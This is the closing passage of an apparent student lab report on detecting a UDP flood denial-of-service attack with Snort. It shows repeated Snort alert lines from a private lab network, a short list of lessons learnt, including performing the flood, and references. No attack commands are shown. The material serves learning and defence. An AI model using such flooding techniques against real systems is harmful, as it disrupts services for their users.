04/23-09:48:42.368588  [**] [1:10000001:0] Detected incoming UDP packets…!! [**] [Priority: 0] {UDP} 10.0.2.15:39015 -> 10.0.2.4:53
04/23-09:48:42.368696  [**] [1:10000001:0] Detected incoming UDP packets…!! [**] [Priority: 0] {UDP} 10.0.2.15:39015 -> 10.0.2.4:53
04/23-09:48:42.368804  [**] [1:10000001:0] Detected incoming UDP packets…!! [**] [Priority: 0] {UDP} 10.0.2.15:39015 -> 10.0.2.4:53
04/23-09:48:42.368938  [**] [1:10000001:0] Detected incoming UDP packets…!! [**] [Priority: 0] {UDP} 10.0.2.15:39015 -> 10.0.2.4:53
04/23-09:48:42.372988  [**] [1:10000001:0] Detected incoming UDP packets…!! [**] [Priority: 0] {UDP} 10.0.2.15:39015 -> 10.0.2.4:53
04/23-09:48:42.373136  [**] [1:10000001:0] Detected incoming UDP packets…!! [**] [Priority: 0] {UDP} 10.0.2.15:39015 -> 10.0.2.4:53
04/23-09:48:42.373234  [**] [1:10000001:0] Detected incoming UDP packets…!! [**] [Priority: 0] {UDP} 10.0.2.15:39015 -> 10.0.2.4:53
04/23-09:48:42.373344  [**] [1:10000001:0] Detected incoming UDP packets…!! [**] [Priority: 0] {UDP} 10.0.2.15:39015 -> 10.0.2.4:53
04/23-09:48:42.373597  [**] [1:10000001:0] Detected incoming UDP packets…!! [**] [Priority: 0] {UDP} 10.0.2.15:39015 -> 10.0.2.4:53
04/23-09:48:42.373784  [**] [1:10000001:0] Detected incoming UDP packets…!! [**] [Priority: 0] {UDP} 10.0.2.15:39015 -> 10.0.2.4:53
04/23-09:48:42.373791  [**] [1:10000001:0] Detected incoming UDP packets…!! [**] [Priority: 0] {UDP} 10.0.2.15:39015 -> 10.0.2.4:53
04/23-09:48:42.373883  [**] [1:10000001:0] Detected incoming UDP packets…!! [**] [Priority: 0] {UDP} 10.0.2.15:39015 -> 10.0.2.4:53
04/23-09:48:42.373989  [**] [1:10000001:0] Detected incoming UDP packets…!! [**] [Priority: 0] {UDP} 10.0.2.15:39015 -> 10.0.2.4:53
04/23-09:48:42.374129  [**] [1:10000001:0] Detected incoming UDP packets…!! [**] [Priority: 0] {UDP} 10.0.2.15:39015 -> 10.0.2.4:53
04/23-09:48:42.374245  [**] [1:10000001:0] Detected incoming UDP packets…!! [**] [Priority: 0] {UDP} 10.0.2.15:39015 -> 10.0.2.4:53
04/23-09:48:42.374348  [**] [1:10000001:0] Detected incoming UDP packets…!! [**] [Priority: 0] {UDP} 10.0.2.15:39015 -> 10.0.2.4:53
04/23-09:48:42.374455  [**] [1:10000001:0] Detected incoming UDP packets…!! [**] [Priority: 0] {UDP} 10.0.2.15:39015 -> 10.0.2.4:53
04/23-09:48:42.374597  [**] [1:10000001:0] Detected incoming UDP packets…!! [**] [Priority: 0] {UDP} 10.0.2.15:39015 -> 10.0.2.4:53
04/23-09:48:42.374705  [**] [1:10000001:0] Detected incoming UDP packets…!! [**] [Priority: 0] {UDP} 10.0.2.15:39015 -> 10.0.2.4:53
04/23-09:48:42.374814  [**] [1:10000001:0] Detected incoming UDP packets…!! [**] [Priority: 0] {UDP} 10.0.2.15:39015 -> 10.0.2.4:53
04/23-09:48:42.374957  [**] [1:10000001:0] Detected incoming UDP packets…!! [**] [Priority: 0] {UDP} 10.0.2.15:39015 -> 10.0.2.4:53
04/23-09:48:42.375082  [**] [1:10000001:0] Detected incoming UDP packets…!! [**] [Priority: 0] {UDP} 10.0.2.15:39015 -> 10.0.2.4:53
04/23-09:48:42.375189  [**] [1:10000001:0] Detected incoming UDP packets…!! [**] [Priority: 0] {UDP} 10.0.2.15:39015 -> 10.0.2.4:53
04/23-09:48:42.375296  [**] [1:10000001:0] Detected incoming UDP packets…!! [**] [Priority: 0] {UDP} 10.0.2.15:39015 -> 10.0.2.4:53
04/23-09:48:42.375405  [**] [1:10000001:0] Detected incoming UDP packets…!! [**] [Priority: 0] {UDP} 10.0.2.15:39015 -> 10.0.2.4:53
04/23-09:48:42.375532  [**] [1:10000001:0] Detected incoming UDP packets…!! [**] [Priority: 0] {UDP} 10.0.2.15:39015 -> 10.0.2.4:53
04/23-09:48:42.375639  [**] [1:10000001:0] Detected incoming UDP packets…!! [**] [Priority: 0] {UDP} 10.0.2.15:39015 -> 10.0.2.4:53
04/23-09:48:42.375748  [**] [1:10000001:0] Detected incoming UDP packets…!! [**] [Priority: 0] {UDP} 10.0.2.15:39015 -> 10.0.2.4:53
```

6. Lessons Learnt and Difficulties Faced

6.1 Lessons Learnt

- How to perform UDP Flooding DOS Attack
- How to send UDP packets to other machines
- Snort Rules Installation and Configuration

6.2 Difficulties Faced

- Snort Installation on Victim Machine
- Snort rule execution to detect malicious attack

7. References

1. https://www.juniper.net/documentation/en_US/junos12.1x44/topics/concept/denial-of-service-network-udp-flood-attack-understanding.html
2. https://www.giac.org/paper/gcih/206/udp-flood-denial-service/101057
3. http://blog.snort.org/2011/09/flow-matters.html
4. http://manual-snort-org.s3-website-us-east-1.amazonaws.com/
5. https://en.wikipedia.org/wiki/UDP_flood_attack
6. https://www.incapsula.com/ddos/ddos-attacks/
7. http://www.windowsnetworking.com/articles-tutorials/network-protocols/Understanding-ICMP-Protocol-Part2.html
8. https://www.google.com/search?q=UDP+flooding&source=lnms&tbm=isch&sa=X&ved=0ahUKEwjzn6D214bQAhUI5SYKHWVdA-IQ_AUICSgC&biw=1366&bih=613#imgrc=swqh0GTakErnSM%3A
9. http://www.erg.abdn.ac.uk/users/gorry/course/inet-pages/udp.html
10. https://en.wikipedia.org/wiki/Snort_(software)
11. http://www.krizna.com/ubuntu/configure-dns-server-ubuntu-14-04/